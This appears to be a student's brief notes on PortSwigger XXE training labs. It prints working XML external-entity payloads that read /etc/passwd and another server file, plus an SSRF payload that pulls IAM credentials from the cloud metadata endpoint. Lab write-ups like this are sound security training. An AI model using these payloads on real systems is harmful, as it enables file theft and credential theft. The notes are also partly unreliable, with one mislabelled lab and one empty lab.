PortSwigger – LAB

Github - https://github.com/Shenal01/PortSwigger.git

Lab: Exploiting XXE using external entities to retrieve files


lab 01

First get the burp duite and go to the lap page and click any product and we need to change the XML.

follow the steps and inject the XML code.

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

&xxe;



lab 02 : Exploiting XXE to perform SSRF attacks

In here we do as same as but slight different when we send the request it say that invalid..


then it gives a path one by one we have to copy them and paste them.

Finally we are getting a path like this.

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>

then we will get a key that we can become what ever the user there is.




LAB 03: Blind XXE with out-of-band interaction

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE stockCheck [<!ENTITY test SYSTEM "file:///etc/system.d">]>

<stockCheck><productId>&test;</productId><storeId>1</storeId></stockCheck>


Making a request using URI, it points to a sensitive file in the server and returns everything in that file.




LAB 04: Blind XXE with out-of-band interaction via XML parameter entities

For this I didn’t have collaborator hence I used an alternative, it is interactsh extension for burpsuite.

If we didn’t enter parameters it shows that entities are not allowed.





For that enter any entity name and parameter name and send the request to the server. Then you’ll solve this level.




LAB 05:

LAB 06: Exploiting blind XXE to retrieve data via error messages.











LAB 07: Exploiting XXE via image file upload

follow these steps and paste the final number to the solution submit.




